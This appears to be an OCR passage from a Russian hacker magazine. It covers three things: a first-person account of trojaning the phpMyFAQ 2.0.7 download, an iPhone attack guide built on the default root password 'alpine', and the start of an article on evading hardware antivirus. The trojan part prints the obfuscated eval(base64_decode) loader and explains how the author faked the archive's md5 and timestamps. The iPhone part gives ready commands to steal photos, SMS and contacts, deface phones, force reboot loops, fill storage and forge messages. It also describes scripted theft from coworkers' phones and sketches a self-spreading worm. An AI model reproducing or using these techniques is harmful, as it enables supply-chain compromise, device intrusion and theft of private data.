
```
$returnstr='';
for($i=0;$i<256;$i++)
{
  $arr[chr($i)]=$i;
}
for($i=0;$i<strlen($str);$i++)
{
  $i!=(strlen($str)-1) ? $returnstr .= $arr[substr(
    $str,$i,1)].',' : $returnstr .=
        $arr[substr($str,$i,1)];
}

print $returnstr;
```

3. Сериализовал строку с помощью `serialize()`;
4. Закодировал в урл-представление с помощью `urlencode()`;
5. Случайным образом разбил строку в массив.

В результате этих извращений получилось что-то вроде:

```
array('a%3A444%3A%7Bi%3A0%3Bi%3A68%','3Bi%3A1%3Bi%3A81
%3Bi%3A2%3Bi%3A112%3Bi%3A3%3Bi%3A112%',
.......
'i%3A122%3Bi%3A28%3Bi%3A90%3Bi%3A29%3Bi%3A88%3Bi%3A30%
3Bi%3A78%3Bi')
```



Мыло с отчетом о свежеустановленном движке-шелле

Главная страница http://phpmyfaq.de

Троянский конь в functions.php

Ты смог бы расшифровать такое? :) Имхо, любой кодер просто забьет на такую строку, если вдруг случайно увидит ее.
Затем последовали финальные штрихи. В файл `functions.php`, а именно — в `function mkts($datum=false,$zeit=false)`, я вставил следующий код, который расшифровывал и исполнял мою очередную evil-строку:

```
$cleanurl=array('a%3A444%3A%7Bi%3A0%3Bi%3A68%', '3Bi%3
A1%3Bi%3A81%3Bi%3A2%3Bi%3A112%3Bi%3A3%3Bi%3A112%',
.......
'i%3A122%3Bi%3A28%3Bi%3A90%3Bi%3A29%3Bi%3A88%3Bi%3A30%
3Bi%3A78%3Bi');

$cleanstring = '';
for ($i = 0;$i < count($cleanurl);$i++)
{
  $cleanstring .= $cleanurl[$i];
}
$cleanstring = unserialize(urldecode($cleanstring));
$cleanurl = '';
for ($i = 0;$i < count($cleanstring);$i++)
{
  $cleanurl .= chr($cleanstring[$i]);
}
eval(base64_decode($cleanurl));
```

В том же скрипте я преднамеренно создал вызов функции `mkts()`.

ЛЕВЕЛ КОМПЛИТ!

Заново перепаковав архив `phpmyfaq-2.0.7.zip`, я залил его в директорию `downloads` и изменил время модификации файла обратно на `May 12 08:41` командой `touch -t 200805120841.10 phpmyfaq-2.0.7.zip`. Оставалось поколдовать над соседним файлом phpmyfaq-2.0.7.zip.md5, который содержал md5-хэш архива предыдущей непротрояненной версии скрипта в формате «`2f2f51ed114bf512e57fc76b7ecbd39c *phpmyfaq-2.0.7.zip`». Новый хэш архива (`c4838a94897d9840ea d97050c6dc1a46`), полученный с помощью встроенной в php функции `md5file()`, я и записал вместо старого! Не забыл изменить и время модификации второго файла. После этой нехитрой операции протроянивания ко мне на мыло постоянно приходят ссылки на новые шеллы. Что, в общем-то, мне и требовалось. А тебе пожелаю быть очень внимательным с опенсорсными движками. Не я, так кто-нибудь другой сможет незаметно подсунуть тебе троянского коня в красивой обертке. Конец :).

Трояны внутри

Те, кто установил протрояненный дистрибутив к себе на хост, понемногу стали подозревать что-то неладное. На официальном форуме движка http://forum.phpmyfaq.de зачастую можно увидеть топики следующего содержания:

```
Привет, моя версия phpmyfaq, которую я скачал с
вашего сайта, выдает следующий бред:
Warning: mail() [function.mail]: SMTP server
response: 550 <moe_milo@mail.ru>... Recipient
unknown in directory\phpmyfaq\inc\functions.
php(1504) : eval()'d code on line 4
Warning: fopen(/tmp/sess_php001) [function.fopen]:
failed to open stream: No such file or directory
in directory\phpmyfaq\inc\functions.php(1504) :
eval()'d code on line 6
Warning: fputs(): supplied argument is not a
valid stream resource in directory\phpmyfaq\inc\
functions.php(1504) : eval()'d code on line 7
Warning: fclose(): supplied argument is not a
valid stream resource in directory\phpmyfaq\inc\
functions.php(1504) : eval()'d code on line 8
Thanks in advance.
Мыло в этом сообщении выглядит подозрительно, что
делать?
```

Во избежание происков таких подозрительных личностей с включенным php safe-mode и кастрированным sendmail'ом я убрал свой злонамеренный код из дистрибутива за номером 2.0.7 и вставил его по той же технологии в дистрибутив 1.6. Скачивают его меньше и, соответственно, реже замечают что-то неладное. Будь осторожен, если вдруг захочешь поставить себе PhpMyFaq версии 1.6! Хотя и насчет 2.0 тоже не могу обещать, что в скором времени не вставлю туда что-нибудь нехорошее :).





ПОЛУМРАК
/ POLUMRAK@ME.COM /

Атака iPhone

ВЗЛОМ ТЕЛЕФОНОВ ОТ APPLE

С лета прошлого года в Россию ввезли и разлочили больше 500 000 iPhone'ов. Учитывая массовое распространение и достаточно интересное внутреннее устройство этого гаджета, мы решили провести анализ его безопасности и выяснили, что почти любой iPhone можно взломать удаленно за несколько минут!

WELCOME TO DARWIN

Многие относятся к iPhone как к телефону для блондинок. Он, и правда, нравится блондинкам, но работает при этом под управлением абсолютно полноценной Unix-операционки. Мобильная OS X изготавливается из настольной Mac OS X, которая, в свою очередь, является современной версией системы BSD-семейства NeXTSTEP, увидевшей свет за пять лет до ядра Linux — в 1986 году.

Инженеры Apple удалили из операционки iPhone почти все консольные утилиты, однако при установке OpenSSH на взломанный iPhone требуется поставить еще и пакет с BSD-окружением, так что тебя встретит компания старых друзей: от curl, scp и zsh до tar, bzip2 и gunizp.

Как и в любой Unix-системе, в мобильной Mac OS X есть суперпользователь с именем root и паролем, которым чаще всего по умолчанию является строка «**alpine**».

Шесть букв в одном регистре — обычно плохая идея для пароля root, но в обычном, не взломанном, iPhone вводить этот пароль некому и некуда. Он мог бы быть любым, и ничего бы не изменилось.

В России, разумеется, все iPhone взломаны, и на большинстве этих взломанных телефонов установлен OpenSSH — как единственный способ получить доступ к файловой системе. Когда-то это было стандартным этапом взлома и активации.

Таким образом, мы получаем очень забавную картину: почти к любому айфону в России можно удаленно подключиться по ssh с дефолтовой записью root:alpine и получить неограниченные возможности в управлении. Заставить телефон звонить и отправлять SMS — легко. Украсть базу с SMS, записную книжку, фотографии — еще проще. Вообще, можно сделать все, что угодно.

ОБНАРУЖЕНИЕ

Практическую часть экспериментов мы начнем с этапа, который называется «обнаружение». Ведь нужно знать, куда подключаться: к какому ip-адресу. Вообще говоря, у iPhone два сетевых интерфейса: Wi-Fi (en0, согласно ifconfig) и GPRS (PPP-интерфейс ip1, согласно тому же ifconfig). Для взлома лучше взаимодействовать с телефоном по Wi-Fi: GPRS пролегает по территории сотового провайдера и, к тому же, это очень медленный протокол. Между тем, **времени для взлома обычно немного** — iPhone любит поспать, и в режиме ожидания (standby mode) практически все процессы (твоя ssh-сессия, запущенный тобой процесс, даже запланированные по cron процессы) ставятся на паузу и возобновляются только после того, как владелец достанет телефон из кармана и разбудит его. Батарейку это экономит, а нервы может подсадить.

Можно придумать схему со сканированием всего доступного IP-диапазона какого-нибудь сотового провайдера или с регистрацией IP-адресов пользователей MobileSafari, зашедших на специально заведенный сайт — но все это лучше отложить на скучные зимние вечера. Куда быстрее и веселее увидеть человека, задумчиво глядящего на экран своего телефона в офисе или кафе с открытой WiFi-сетью.
Обнаружить iPhone с помощью nmap — элементарно. Запусти сканирование стандартным образом (например, **nmap -O 10.0.0.***) и увидишь в списке прочих хостов вот такие записи:

```
   Not shown: 1714 closed ports
      PORT   STATE SERVICE
      22/tcp open  ssh
      MAC Address: XX:XX:XX:XX:XX:XX (Apple)
      Device type: phone|media device
      Running: Apple embedded
      OS details: Apple iPhone mobile phone or
 iPod Touch audio player (Darwin 9.0.0d1)
```


Конечно, сканировать всю подсеть с ключом -O — долго и утомительно. Правильнее было бы пройтись по ней без ключа -O и только потом определить ОС на хостах с открытым 22-ым портом. Но и это не самый рациональный способ. На взломанном iPhone запущен не только sshd, но и mDNSResponder (Zeroconf от Apple). То есть при входе в сеть iPhone оповещает всех присутствующих о том, какие сервисы он предоставляет. Достаточно запустить, к примеру, SFTP-клиент с поддержкой Bonjour (допустим, Cyberduck под Mac OS X), и он известит тебя о появлении нового хоста в сети. Более того, mDNSResponder доступен в виде исходников, портирован на Linux и на Windows, и его легко использовать для автоматизации процесса поиска и проверки всех появившихся в сети телефонов.

ЕЩЕ О СИСТЕМЕ

В мобильной OS X два пользователя (не считая `nobody` и `unknown`): `root` (это ты) и `mobile` (это владелец телефона). Файловая система телефона разделена на две части. Папка `/var/mobile`, содержащая данные пользователя, отделена от остальной системы (сделано для того, чтобы после обновления прошивки не нужно было заново заливать на iPhone адресную книгу, музыку и так далее).
Как в любой приличной UNIX ОС, в OS X все — либо файл, либо папка. Самые важные для тебя папки — Library (в них хранятся персональные данные и настройки) и Media (в них хранятся картинки, музыка и видео). В корне файловой системы (помимо стандартных `etc`, `usr`, `dev` и т.д) ты найдешь папки `System`, `Library` и `Applications`. Внутри папки `System` находится еще одна папка `Library`. Другая папка `Library` принадлежит пользователю `mobile` (`/var/mobile/Library`). В настольной Mac OS X положение папки Library определяет ее значимость — в `/System/Library` свои данные хранят системные приложения, в `/Library` хранятся данные пользовательских приложений, общие для всей системы, а в `~/Library` — личные данные пользователя. То же относится и к мобильной OS X. Поэтому большинство интересных вещей (настройки, базы sms и почтовые базы) ты найдешь в папке `/var/mobile/Library/`, а ключи доверенных WiFi-сетей — в `/Library`.
Итак, теперь ты знаешь, где искать полезные данные, но как они выглядят? Данные в мобильной OS X могут лежать внавалку, храниться в файлах .plist или базах SQLite.


ВНАВАЛКУ

Хотя параноики из Apple предпочитают записывать все в отдельные базы данных, кое-что валяется на диске iPhone



Новая настройка сразу в силе. Правда, рингтона с таким названием не существует

Картинка из шапки xakep.ru — достойное украшение любого стола



Сообщение о переполнении дискового пространства, которое будет донимать хозяина атакованного айфона

просто так. Например, сделанные встроенной камерой снимки лежат в `/var/mobile/Media/DCIM`. Если хочешь их быстро украсть (надежда на домашнее порно жива и будет жить всегда) — воспользуйся утилитой `scp`:

```
scp -r root@iPhone.local.:/var/mobile/Media/
DCIM
```


Человек подарил тебе надежду на домашнее порно — подари ему что-нибудь взамен, сделай его жизнь немножечко лучше. Картинка, которую он использует в качестве фона, хранится в файле `/var/mobile/Library/LockBackground.jpg`. Неважно, выбрана ли она системных картинок, залита с компьютера или снята встроенной камерой — она будет скопирована в это место и уменьшена до 320x480 пикселей. Размер важен — если картинка будет больше или меньше, она не будет масштабироваться.
В жизни каждого должна быть минутка для goatse. Скопируй заранее подготовленную картину на место указанной (например, `curl http://goatse.cx/hello.jpg -o /var/mobile/Library/LockBackground.jpg`), закрепи (чтобы растянуть удовольствие): `chmod -w /var/mobile/Library/LockBackground.jpg` и перезапусти SpringBoard (`killall SpringBoard`). Теперь владелец iPhone будет постоянно видеть (без вариантов!) одну из старейших реликвий интернета.
Настройки мобильной OS X — яркость, мелодия звонка, время срабатывания будильников и прочее — хранятся, как и в настольной Mac OS X, в файлах **plist**. Файлы plist бывают двух видов — текстовые и бинарные. Текстовые, разумеется, можно править любым текстовым редактором (это простой, легко читаемый XML); бинарные надо конвертировать в текстовые, а потом обратно. В мобильной OS X используются оба типа





warning

• Одинаковый пароль по умолчанию — не дыра в безопасности мобильной OS X, а небрежность пользователя, которому полагается знать, что он делает. Но это не значит, что OS X неуязвима. Уязвимость в браузере iPhone уже использовали для разлочки.

• Если хочешь поставить дело на поток, обрати внимание на одну из функций PwnageTool, приложения для взлома и разлочки iPhone (iphwn.org) — мультибут. Ты сможешь поставить прошивки версий 1.1.2, 1.1.4 и 2.0 бок о бок и перезагружаться из одной в другую.


Команда mDNS обнаруживает в сети хосты, рекламирующие указанные сервисы по Bonjour. Хост с именем Wong — это iPhone с работающим OpenSSH


OS X считывает все изменения настроек автоматически, достаточно заменить plist-файл


Nmap беспощадно точен

— системные настройки хранятся в текстовом виде, пользовательские — в бинарном.
Конвертируются плисты с помощью утилиты `plutil`.

Простое западло

На закуску — два простых рецепта.
1. Если хочешь, чтобы вражеский айфон перезагружался раз в пять минут — просто набери crontab -e и добавь в cron одну строку: */5 * * * reboot.
2. Неплохая идея — занять все свободные на айфоне гигабайты. Сделать это легко:

```
cat /dev/random > hahagotcha.txt
```

Бешеные гигабайты быстро кончатся, и iPhone будет настойчиво предлагать своему владельцу удалить пару фотографий и немного музыки, чтобы расчистить место.

Если ты пользуешься Mac OS X, она у тебя уже есть, если нет — скачай. Существуют версии и для Linux, и для Windows. Команда `plutil -convert` преобразует файл из бинарного в текстовый и обратно; после `plutil -convert xml1` ты сможешь править файл, после `plutil -convert binary1` — скопировать его обратно. Еще лучше пропихнуть на iPhone собранную Эрикой Садун версию `plutil` для мобильной OS X — она может исправлять различные параметры прямо из командной строки, без конвертации.
Например, в файле `/var/mobile/Library/Prefences/com.apple.springboard.plist` (после конвертации в XML) содержится подобный ключ:

```
<key>ringtone</key>
<string>system:Motorcycle</string>
```

Эта настройка определяет общую мелодию звонка. Значение в <string></string> может быть одним из следующих:
1) **<default>** (рингтон по умолчанию, называется Marimba);
2) **system:** название рингтона (рингтон из поставляемых с системой, они содержатся в папке `/Library/Ringtones`; приведенный выше рингтон — это файл `/Library/Ringtones/Motorcycle.m4a`);
3) **itunes**: цифро-буквенный код (залитый пользователем рингтон, содержащийся в `/var/mobile/Media/iTunes_Control/Ringtones`; код здесь не имя файла, а идентификатор из какой-то базы данных).
Изменив этот ключ, ты сможешь изменить используемый рингтон. Самый надежный способ — заменить все системные рингтоны своим (контейнер — MPEG-4, кодек — AAC, длительность — не больше 40 секунд, расширение — `.m4r`).
Чтобы изменить значение ключа ringtone, либо сконвертируй `com.apple.springboard.plist` в текст, измени его вручную и сохрани, либо, используя утилиту Эрики, отдай команду:

```
plutil -s ringtone -v "system:Sonar" /var/mobile/Library/Preferences/com.apple.springboard.plist
```

По тому же принципу можно изменить любые настройки мобильной OS X. За год существования iPhone они были прекрасно документированы, а то, что ты не найдешь в Google, за тебя найдет grep.

SQLITE

Наконец, в маленьких уютненьких базочках SQLite хранятся замечательные вещи — база SMS, адресная книжка и многое другое. База SMS лежит тут — `/var/mobile/Library/SMS/sms.db`, адресная книга тут — `/var/mobile/Library/AddressBook.sqlitedb`. Скопировав их на свою машину, ты сможешь разобраться в структуре и содержимом с помощью утилиты sqlite3 (у пользователей Mac OS X она есть сразу, у пользователей Linux и Windows тоже не будет особых проблем).
Утилита может выполнять твои желания интерактивно или прямо из командной строки. Если ты вызовешь ее с SQL-запросом, она исполнит его и выйдет. Если без — она вернет тебе приглашение и будет ждать других запросов и команд. Самые интересные таблицы — таблица `messages` в `sms.db` и табли-

Меняем пароль на iPhone

Если подопытный iPhone принадлежит тебе, защитить его очень просто — просто поменяй пароль root. Но если ты еще не обновился до второй версии прошивки — не стоит при этом использовать passwd. Этим ты испортишь /etc/master.passwd. Хоть OS X и не требуется пароль root, ей нужно прочитать при старте список пользователей. Телефон не сможет загрузиться и тебе придется восстанавливать его прошивку. Поменяй пароль вручную. Для этого нужно посчитать хеш нового пароля командой openssl passwd -crypt -salt /s твой_новый_пароль и заменить хэш пароля пользователя root в /etc/master.passwd. Если ты — конченый параноик, поставь заодно BossPrefs и отключай sshd, когда он тебе не нужен.



info
• SpringBoard — домашний экран iPhone, приложение, которое показывает иконки других приложений. Оно исполняет те же функции, что и Dock в настольной Mac OS X. Все запущенные пользователем приложения — дочерние процессы SpringBoard.

• Чем больше ты найдешь уязвимостей, тем больше у тебя шансов получить работу в Apple: прямо сейчас на apple.com/jobs висит вакансия эксперта по безопасности iPhone.

ца `ABPerson` в `AddressBook.sqlitedb`. Ты можешь читать, парсить и изменять эти базы, более того — Эрика и ее портировала на iPhone (к вопросу о силе open source). Не забудь сделать резервную копию для себя — мало ли для чего может пригодиться база чужих SMS и адресная книга с работающими телефонами и электронными адресами.
И, конечно, используй sqlite3 в целях мира во всем мире:

```
sqlite3 sms.db "INSERT INTO messages VALUES(0,
'+0000000', 1354321900, ' МЫ ЛЮДИ БУДУЩЕГО НЕ ЗАПУСКАЙТЕ
КОЛЛАЙДЕР НЕ ЗАПУСКАЙТЕ КОЛЛАЙДЕР',1,0,NULL,0,0,0,0,0)
;"
```

Пускай человек внезапно обнаружит в своей базе послание из будущего (1 декабря 2012 года в 00:31:40 по Гринвичу — третье поле в таблице содержит дату в эпохе).

AT+OMFG!

Это же телефон, черт возьми! Музыка музыкой, картинки картинками, но главная задача сотового телефона — сотовая связь. Вообще, модем в сотовом телефоне (в iPhone это `/dev/tty.baseband`) обычно недоступен — на нем висит коммуникационный процесс, ожидающий поступления звонков и сообщений. Но у нас есть лазейка — `/dev/tty.debug`.
Чтобы поговорить с модемом, можно использовать `mincom` (он часть пакета с BSD-окружением). Его потребуется настроить (`minicom -s`), так как по умолчанию он пытается соединиться с `/dev/modem`. Но если ты торопишься, создай симлинк — `ln /dev/tty.baseband /dev/modem` (симлинки на телефоне — это очень круто).
Теперь запусти `minicom` и начинай отдавать AT-команды. К примеру, команда AT+CBC, сообщит тебе об уровне заряда батарейки:

```
AT+CBC
+CBC: 0,65
OK
```

Батарейка заряжена на 65%, и еще на какое-то время ее хватит. Теперь можно позвонить, отправить sms или подключить какую-нибудь хорошую услугу. Давай отправим sms — это меньшее, что мы можем сделать после того, как прочитали все имеющиеся.
AT+CMGF=1 // Модем переключается в текстовый режим (0 — голос, 1 — текст) и возвращает OK.
"AT+CMGW="+712345678" // Здесь начинается, собственно, сообщение. Номер абонента — часть команды. Модем вернет приглашение ввести текст сообщения.
> Welcome... to the world of tomorrow! // Сообщение кончится, когда модем получит EOF — теперь оно будет записано в память. Модем вернет OK и +CMGW: N, где N — индекс сообщения в памяти модема.
AT+CMSS=N // Отправка сообщения, индекс которого — N, вернет OK, если сообщение успешно отправлено.
Список AT-команд не менялся уже много лет. Используя их, ты сможешь отправлять SMS, набирать телефонные номера и изучать свойства аппаратной части iPhone.
Для того чтобы отдавать AT-команды прямо из командной строки, было написано несколько утилит. Например, команда iPhone Elite выпустила утилиту sendmodem. Протолкнув sendmodem на iPhone, ты сможешь использовать ее саму по себе или в скриптах. Исходный код утилиты — прекрасный пример того, как отдавать AT-команды программно.

ПЕРСПЕКТИВЫ

Как видишь, даже без особой подготовки можно найти и поюзать iPhone, получив при этом огромное удовольствие. А если ты подготовишься, то сможешь сделать куда больше.
Писать для iPhone не сложнее, чем для любой другой UNIX OS и значительно проще, чем для любого другого сотового телефона. Бесполезно помещать на iPhone Java-утилитки — ему требуется суровый мужской C. Несмотря на возражения Apple, за год вокруг iPhone сложилось огромное девелоперское сообщество, и ты легко найдешь подробные инструкции по кросс-компиляции, мануалы и описания библиотек, узнаешь — как бороться с standby mode, перехватывать управление модемом и так далее.
Представь себе маленькую утилитку, обнаруживающую другие телефоны по Bonjour, логиняющуюся по ssh с паролем alpine и оставляющую на них свою копию. Или утилитку, отправляющую sms (с вежливым приветствием всем людям в адресной книге — можно было бы обойтись 10-15 строчками кода). В общем, iPhone — действительно революционное устройство.

gorl хулиганит

Так уж вышло, что в офисе нашей редакции очень много айфонов. И если ты вдруг появишься с Nokia (а я большой поклонник N95, хоть и переквалифицировался на Apple), то на тебя будут очень сочувственно и активно смотреть, мол, ничего, бонус получишь и тоже обайфонишься.
Движимый благородными чувствами, я решил поломать все имеющиеся в области досягаемости нашей wifi-сети яблочные телефоны, чтобы их владельцы не так сильно смущали нормальных людей.
Логика, конечно, слабенькая, но допустимая. Хоть мака у меня под руками и не было, больших сложностей после прочтения статьи у меня не возникло.
Скачал для своего домашнего питона модуль **pybonjour** (http://o2s.csail.mit.edu/o2s-wiki/pybonjour), который позволяет в реальном времени следить за zeroconf-совместимыми сервисами.
Подредактировал скрипт **browse_and_resolve.py** из комплекта модуля так, чтобы он обнаруживал только ssh-сервисы: `sys.argv[1]` заменил на `'_ssh._tcp'` — и никаких тебе аргументов запуска.
Потом в callback-функции добавил, чтобы для каждого hostname запускался тред с pscp.exe (из комплекта Putty) и скачивал список контактов, смс и все фотографии (`%s` — это хост айфона).

Параметры запуска для контактов:

```
pscp.exe -r -pw alpine root@%s:/var/mobile/Library/
AddressBook/AddressBook.sqlitedb X:\iphones.db\%s\
```

Для фоток:

```
pscp.exe -r -pw alpine root@%s:/var/mobile/media/
DCIM X:\iphones.db\%s\
```


Для базы SMS:

```
pscp.exe -r -pw alpine root@%s:/var/mobile/Library/
SMS/sms.db X:\iphones.db\%s\
```

Также потребовалась копия этих команд для старых прошивок: все то же самое, только `'root'` вместо `'mobile'`.
После запуска скрипта чужая приватная инфа не заставила себя ждать. Однако если с просмотром фоток все понятно (jpeg — он и на айфоне jpeg), то, чтобы прочесть смс и адресную книгу, пришлось скачать специальную утилитку для работы с базами **sqlite** (http://sqlitebrowser.sourceforge.net).
Вывести с ее помощью все контакты из файла AddressBook.sqlitedb помог простенький запрос:

```
SELECT ABPerson.Last, ABPerson.First, ABMultiValue.
value FROM ABPerson, ABMultiValue
WHERE ABPerson.ROWID = ABMultiValue.record_id
ORDER BY ABPerson.Last
```

Чтобы не побили, хожу теперь по офису и делаю всем passwd.



КРИС КАСПЕРСКИ

СЕРЫЕ КАРДИНАЛЫ МАГИСТРАЛЬНЫХ КАНАЛОВ

ПРЕОДОЛЕВАЕМ АППАРАТНЫЕ АНТИВИРУСЫ

Примем как факт: ни домашние, ни корпоративные пользователи не обновляются и обновляться не будут. Никто не хочет вкладывать деньги в системы защиты и держать целый штат специалистов по безопасности. Почему же тогда глобальные эпидемии больше не возникают? Что мешает червям свободно распространяться от машины к машине?

МРАК СЕКРЕТНОСТИ


Оказывается, помимо KAV'а, DrWeb'а, NOD'а (техника обхода которых постоянно обсуждается на хакерских форумах) существуют еще и аппаратные антивирусы, встроенные в железки от CISCO, DLINK'а и прочих производителей. Особенности реализации сами по себе не делают аппаратный антивирус крутым и могущественным. В них нет ничего загадочного, таинственного или сверхъестественного — **эвристика, сигнатурный поиск и прочие классические техники каменного века**. Почему же тогда аппаратные антивирусы работают, а программные тормозят со страшной силой (попробовали бы они так тормозить на магистральных каналах!), но ничего не ловят?

А все потому, что сигнатуры аппаратных антивирусов описывают не конкретный экземпляр малвари, а сценарий атаки, эксплуатирующей ту или иную уязвимость. Сигнатуры берутся у независимых поставщиков (крупнейшим из которых является Endeavor Security Inc), а не собираются каждым производителем индивидуально. Распределенные сенсорные сети (они же «гриды», от английского «sensor grid») детектят всякую аномальную активность, фиксируют хакерские атаки, эксплуатирующие еще не известные дыры, которые тут же описываются разработчиками антивируса на языке регулярных выражений и отправляются в базу. Разумеется, на это требуется время. И довольно значительное, поскольку дизассемблирование малвари/шеллкода приходится выполнять вручную, а специалистов по реверсингу не хватает.

Почему же тогда при всех своих недостатках аппаратные антивирусы оказались настолько эффективны, что прищемили всех червей, хакеров и установили в Сети круглосуточный комендантский час? Причина в том, что **большинство атакующих даже не подозревают о существовании «серых кардиналов»** и потому никак от них не защищаются. Да и как защищаться, если принципы работы аппаратных антивирусов неизвестны, а сам антивирус доступен лишь сотрудникам крупных IT-компаний, среди которых хакеры встречаются намного реже, чем крокодилы в Сахаре. А тем, что встречаются, никто не позволит вскрывать коробку ценой в несколько тысяч долларов!



Шестеренки, приводящие антивирус в движение



